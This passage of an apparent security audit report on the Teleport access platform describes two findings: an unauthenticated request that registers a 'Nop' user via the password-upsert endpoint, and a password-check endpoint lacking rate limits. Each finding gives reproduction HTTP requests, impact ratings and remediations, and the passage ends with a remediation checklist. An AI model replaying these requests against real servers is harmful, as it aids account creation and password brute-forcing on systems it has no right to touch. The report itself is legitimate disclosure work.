In order to register the Nop user, an attacker may use the `UpsertPassword` endpoint. This endpoint sets a new password hash for the currently logged in user using the `UpsertPasswordHash` function, which also creates the user if it does not exist:

```
func (s *IdentityService) UpsertPasswordHash(username string, hash []byte) error {
    userPrototype, err := services.NewUser(username)
    if err != nil {
        return trace.Wrap(err)
    }
    ...
}
```

The Nop user now has valid credentials and will also be listed on the admin console:

```
[doyensec$ sudo tctl users ls
[Password:
User      Roles
-----
Nop
attacker  zero
lorenzo   admin
```

## Reproduction Steps

While unauthenticated, perform the following request against Teleport auth server:

```
POST /v1/users/Nop/web/password HTTP/1.1
Host: authentication-server:3025

{"password":"testtest"}
```

The server will respond with a 200 OK status code, reporting the success of the request:

```
{"message":"password for for user `Nop` upserted"}
```

## Impact

Low. Since the Nop user is not associated with any role and cannot obtain a valid TLS, SSH, or Web session due to an if statement<sup>17</sup> in the CheckLoginDuration function located at /lib/services/role.go:

```
if len(logins) == 0 {
    return nil, trace.AccessDenied("this user cannot create SSH sessions, has no allowed logins")
}
```

This check is currently the only mitigation against the exploitation of this issue, which would be otherwise an authorization bypass issue. Nevertheless, it is possible that a customer may want to assign a default role to every newly created user. Since Teleport comes with a very permissive Apache 2.0 license to facilitate adoption and use, minor modifications to the code may finalize this vulnerability.

## Complexity

Low. An attacker would only need to issue an unauthenticated request to the authentication server. Network access to the cluster is required since the vulnerable endpoint is not exposed by the Teleport proxy.

## Remediation

**The** currentUserAction **function should not accept "Nop" as a valid user.** Ideally, unauthenticated sessions should return a non string value.

---

<sup>17</sup> On lines 1518-1520

## 14. Missing Lock and Rate Limiting For Password Check Endpoint

Severity	Informational
Vulnerability Class	Authentication and Session Management – Incorrect
Component	/lib/auth/passwords.go:88
Status	Closed

### Description

Multiple studies<sup>18,19</sup> have shown the significant increase of success rate during password-guessing when auxiliary information on the targeted accounts, such as users' personal information and previously used passwords are leveraged during the brute-force attempt. Authentication rate-limiting mechanisms, such as account lockout and login throttling, are common methods to defeat online password cracking attempts.

Teleport already implements a rate limiting strategy for failed login attempts, but it does not enforce limits on the critical checkPassword endpoint when a user already has a valid session:

```
func (s *APIServer) checkPassword(auth ClientI, w http.ResponseWriter, r *http.Request, p
httprouter.Params, version string) (interface{}, error) {
    var req checkPasswordReq
    if err := httplib.ReadJSON(r, &req); err != nil {
        return nil, trace.Wrap(err)
    }
    user := p.ByName("user")
    if err := auth.CheckPassword(user, []byte(req.Password), req.OTPToken); err != nil {
        return nil, trace.Wrap(err)
    }
    return message(fmt.Sprintf("%q user password matches", user)), nil
}
```

An attacker with access to a stolen valid session can increase its persistency by brute forcing or guessing the user password without limits or locking risks.

### Reproduction Steps

While authenticated, perform the following request:

```
POST /v1/users/lorenzo/web/password/check HTTP/1.1
Host: authentication-server:3025
```

<sup>18</sup> Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. 2016. Targeted Online Password Guessing: An Underestimated Threat. In ACM SIGSAC Conference on Computer and Communications Security. ACM

<sup>19</sup> Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. 2014. The Tangled Web of Password Reuse. In The Network and Distributed System Security Symposium. Internet Society

Content-Length: 46

```
["password":"testtest"]
```

The server will respond with a 400 Bad Request status code if the password is incorrect, while it will respond with a 200 OK if the provided password is correct.

## Impact

Low, since an attacker would need a valid session in order to perform the attack.

## Complexity

High. An attacker would need a valid user session (e.g. obtained after a successful session hijacking attack) to issue a batch of requests and brute force the current user password. The attacker would also need access to the victim's current OTP token or the server should not enforce second factor authentication (2FA) for the local connector.

## Remediation

Teleport should **implement different rate limiting strategies for different scenarios**, setting a limit for requests performed to the password check endpoint too.

## Appendix A - Vulnerability Classification

Vulnerability Severity	Critical
	High
	Medium
	Low
	Informational
Vulnerability Type	Authentication and Session Management – Incorrect
	Authentication and Session Management – Missing
	Authorization – Incorrect
	Authorization – Missing
	Components with known vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	Cryptography – Incorrect
	Cryptography – Missing
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Conditions
Security Misconfiguration	
User Privacy	

## Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

<input checked="" type="checkbox"/>	The Referer header should always be removed when passing sensitive tokens as GET parameters
<input type="checkbox"/>	Invalidate every user session after a successful password change
<input checked="" type="checkbox"/>	For the Github Auth connector, move away from username-based authentication, and instead generate an internal Teleport user guid to be used to identify accounts
<input checked="" type="checkbox"/>	Perform a constant time comparison on the strings during invite tokens validation
<input checked="" type="checkbox"/>	Force verbosity over shell commands and apply the following mitigations: <ul style="list-style-type: none"> <li>• Every keystroke sent by the client to the destination host should be recorded</li> <li>• Force the displaying of invisible ANSI Escape sequences</li> <li>• Disable access to the serial driver (stty) or force the default terminal I/O characteristics for the session (e.g. set a minimum for the cols and rows size)</li> </ul>
<input checked="" type="checkbox"/>	If it is considered unavoidable to call out the scp binary with user-supplied input, then strong input validation must be performed on user-supplied parameters used by the SCP web utility
<input checked="" type="checkbox"/>	Use generic error messages when role/user exceptions occur
<input checked="" type="checkbox"/>	Disable sessions override, introduce recording integrity checks and potentially authentication via crypto primitives. Compare the session recording sender with the source of the recording events
<input checked="" type="checkbox"/>	Validate tar archives to protect decompress operations against both path traversal and symlink attacks
<input type="checkbox"/>	Implement termination of SSH sessions after certificate revocation
<input checked="" type="checkbox"/>	ParseID() function should be used to validate the sid in all requests
<input checked="" type="checkbox"/>	The currentUserAction function should not accept "Nop" as a valid user
<input checked="" type="checkbox"/>	Implement different rate limiting strategies for different scenarios, setting a limit for requests performed to the password check endpoint too